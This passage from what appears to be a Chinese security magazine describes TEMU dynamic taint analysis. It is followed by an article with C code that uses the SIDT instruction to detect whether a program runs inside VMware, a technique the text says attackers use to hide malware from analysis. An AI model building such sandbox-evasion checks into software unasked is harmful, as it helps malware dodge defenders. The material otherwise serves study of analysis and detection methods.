


图 1　TEMU 原理图

我们首先介绍 QEMU 实现中的一个关键原理指令动态翻译技术（Dynamic Translation），因为其关系到 TEMU 污点跟踪的实现方法。指令动态翻译的基本思想就是把每一条 x86 指令切分成为若干条微指令，每条微指令由一段简单的 C 代码来实现。然后通过中间工具（dyngen）提取相应的目标文件（op.o）来生成一个动态代码生成器，最后把这些微指令组合成一个函数。x86 指令在../ target-i386/op.c 中实现，例如 addl 的实现如图 2 所示。

```
void OPPROTO op_addl_T0_T1(void)
{
T0 += T1;
#if TAINT_ENABLED
taintcheck_fn2regs(R_T0, R_T1, R_T0, 4);
#endif
}
```

图 2　动态指令翻译中 addl 的实现代码

TEMU 中 x86 指令的这种实现方式使得我们可以在指令级进行污点传播和跟踪，从而使得分析技术本身更健壮更有效。从图 2 可以看到，TEMU 在相关的指令实现中添加了污点传播函数。根据不同的操作所使用的污点传播函数也有所不同。污点分析引擎通过数据移动指令如 MOV 和算术运算如 ADDL 等进行污点传播。具体哪些指令涉及污点传播可以参考源码。另外，TEMU 还可以通过插件来实现完全不同的污点传播策略。

对于污点标签的维护，TEMU 使用影子内存（shadow memory）来存储物理内存，CPU 寄存器，硬盘和网络接口缓冲区中每个字节的污点状态（taint status）。每个被污染的字节都关联一个小型数据结构，这个结构中存有每个污点的原始

来源，还有其他一些 TEMU 插件希望维护的标签信息。出于效率考虑，影子内存被组织成一个类似页表的数据结构。通过对硬盘使用影子内存，系统可以继续追踪那些被交换出去的污点数据，同样也可以追踪那些起初被写入文件现又被读入内存的污点数据。

TEMU 使用一个单独的插件来负责将污点源导入系统。TEMU 支持通过硬件输入的污点源，例如键盘、网络接口和硬盘。TEMU 还可以对更高抽象级别的数据对象做污点分析（例如有函数调用的输出，特定应用程序或操作系统内核中的数据结构）。

TEMU 分析实例

为了更清楚地介绍 TEMU 动态污点分析的原理，笔者将对一个小程序进行分析。关于 TEMU 的安装以及命令，本文将忽略，有兴趣的读者可以参考开发组提供的 How To 和使用手册（项目网站上以及源码中）。本文实验的例子程序如图 3 所示。

```
#include <stdio.h>
int main () {
   FILE * pFile;
   while(1) {
      pFile = fopen ("myfile.txt","w");
      if (pFile!=NULL) {
         printf("input string \n");
         fputs ("fopen example",pFile);
         fclose (pFile);
      }
      sleep(2);
   }
return 0;
}
```

图 3　本文实验使用的例子程序

试验环境为：在 Ubuntu 9.04 操作系统上运行 TEMU，虚拟机中安装的客户操作系统也是 Ubuntu 9.04。

对于本程序，在每次系统调用时，首先检查每个系统调用参数是否已被打上污点标签，如果没有则为其打上新的污点标签。在系统调用返回时，也做相同的检查。在程序运行结束后，可以得到所有系统调用间的参数关联关系。为了实现该实验，作者对 TEMU 的源码做了少量修改。在实验结束后，可以得到参数关联关系（污点传播链）如图 4 所示。作为对比，笔者也用一个传统的方法得到了该程序的参数关联关系，如图 5 所示。其中，P0，P1…Pn 代表状态，每条系统调用将导致状态的转换。实线表示状态的变迁，虚线表示参数间的关联关系。

从对比中可以发现，TEMU 的动态污点分析可以得到更丰富的信息。其中有些信息较奇怪，比如 P1 和 P10 都有自环，这说明 write 和 sleep 自身的参数（包括返回值）之间存在关联关系。通过对 Linux 源码的分析发现这种关系的确存在。这种关联关系也许没有多大意义，因为此处只是一个示例。读者可以参考其他相关文章和论文来了解 TEMU 检测攻击的实例。




图 4　TEMU 得到的参数关联关系




图 5　传统方法得到的参数关联关系


结　语

与数据流分析技术相似的另一种技术为控制流分析技术。

控制流分析技术通过分析软件运行过程中的系统调用序列或系统调用图来检测潜在的攻击行为。控制流分析技术之所以有用是因为攻击过程一般会导致软件的执行流程与正常情况相比发生变化，如典型的缓冲溢出攻击使得软件跳转去执行 shellcode。但是，这类方法也存在局限性，因为攻击者能够很容易找出不改变程序执行流的攻击方法，同时这类方法也无法有效地检测当前十分流行的 SQL 注入等攻击。相比较而言，数据流分析技术更健壮、更有效，因为攻击者要想实施攻击，通常都需要向被攻击软件发送恶意数据（SYN flooding 等攻击除外），这些恶意数据更有可能导致软件系统调用的参数发生异常，而不一定会改变软件的执行流程。因此，动态污点分析技术相比较而言更有效、更健壮。

但是，由于 TEMU 是基于 QEMU 的，而 QEMU 的动态指令翻译使得运行时开销巨大，因此导致 TEMU 的运行时开销也非常大。但是这种性能瓶颈不会影响动态污点分析技术的有效性和发展前景，因为终会有方法极大地降低运行时开销的。

前置知识：VC
关键字：VMWare、虚拟机



检测程序是否在VMWare虚拟机中运行

文/图 CrazyRabbit

作为当前 IT 领域最流行的技术之一，虚拟化在恶意软件检测和分析中的应用也越来越广泛，并逐渐向主流技术方案的方向发展。在安全专家们各尽所能地研究如何更有效地使用虚拟化来分析恶意软件和检测攻击时，攻击者们也在极力地研究如何对抗虚拟化分析方法，以增加分析他们的恶意软件的难度。在这个对抗中，对于攻击者而言最重要的技术就是检测出虚拟化环境。如果恶意软件发现其行为被监控了，则可以改变自身的行为以迷惑分析者。

本文介绍一个简单的虚拟机识别方法，其通过一组指令来获取系统的中断描述符表地址来判断程序是否运行于虚拟机中。

虚拟机检测原理和实现

指令 SIDT（Store Interrupt Descriptor Table Register）用于将中断描述符表格寄存器（IDTR）中的内容存储到目标操作数。比如说 SIDT [eax]，就是把 IDT 寄存器（其中含有 IDT 的 Base Address）中的值放到[eax]指向的地址。该指令仅在操作系统软件中有用；不过也可以在应用程序中使用，而不会产生异常。指令 SIDT 的这一个特性成了检测虚拟机的关键。

由于系统中只有一个 IDTR，但是至少有两个 OS 会同时运行（宿主机和客户机），因此 VMM 需要将客户机的 IDTR 重新安置到一个安全的内存区域，以保证其不会影响宿主机的 IDTR。问题在于，由于 SIDT 指令不是特权指令，应用程序也可以调用，因此 VMM 无法知道客户机操作系统的进程是否会以及什么时候会执行 SIDT 指令。因此，客户机中的进程将得到客户机的 IDT 表的地址。VMWare 中，客户机 IDT 表的地址为 0xffXXXXXX（VMWare 5，读者可以测试其他 VMWare 版本）。虚拟机检测代码如下：

```
#include <stdio.h>
int main ()
{
    char idtr[6];
    unsigned int idt_base;
    __asm sidt idtr
    idt_base = *((unsigned int*)(idtr+2));
    printf("0x%x\n", idt_base);
    if ( ((idt_base&0xff000000)^0xff000000) == 0 )
        printf("In VMWare!\n");
    else
        printf("NOT in VMWare! Maybe in other VMs/
emulators or just physical machine.\n");
    return 0;
}
```

该代码十分简单。其中唯一需要解释的是 SIDT 相关知识。SIDT 指令的目标操作数是一个 6 字节的内存位置。对于 32 位的操作系统，操作数的大小属性一般为 32 位，因此 6 字节内存中的低 2 个字节用于存储限制字段，而高 4 个字节用于存储 32 位基址。因此，在程序中首先申请一个 6 字节的字符串 idtr 用来作为 SIDT 的目标操作数。在使用 SIDT 得到 IDT 的基址后，看其是否以 0Xff 开头，如果是，则该程序是在 VMWare 虚拟机中执行；如果不是，则该程序可能是在其他的虚拟机中执行或直接运行为物理机上。

在笔者的物理机（Windows XP SP3）上运行该程序，得到的结果如图 1 所示。在 VMWare 5 中运行该程序（客户操作系统为 Windows XP SP），得到的结果如图 2 所示。




图 1　在 Windows XP SP3 上运行虚拟机检测程序的结果




图 2　在 VMWare 5 中运行虚拟机检测程序的结果


结　语

本文的方法十分简单，只是利用了虚拟机和物理机中的 IDT 表基址不同来检测虚拟机。类似的思路还包括局部描述符表 LDT 和全局描述符表 GDT 等。由于思路和实现类似，本文就不再列出相关的代码。

除了本文中利用一些特殊指令来返回系统信息（中断描述符表基址等）的虚拟机检测思路之外，还有一种思路可以通过对比一些特殊指令在虚拟机和物理机中的不同行为来进行检测。例如，字节序列 08 7c e3 04，其等同于 x86 汇编指令"or %bh, 0x04(%ebx)"（基于 IA-32 架构以及 AT&T 汇编语法）。该指令能够检测程序是否运行在 QEMU（一个知名的模拟器 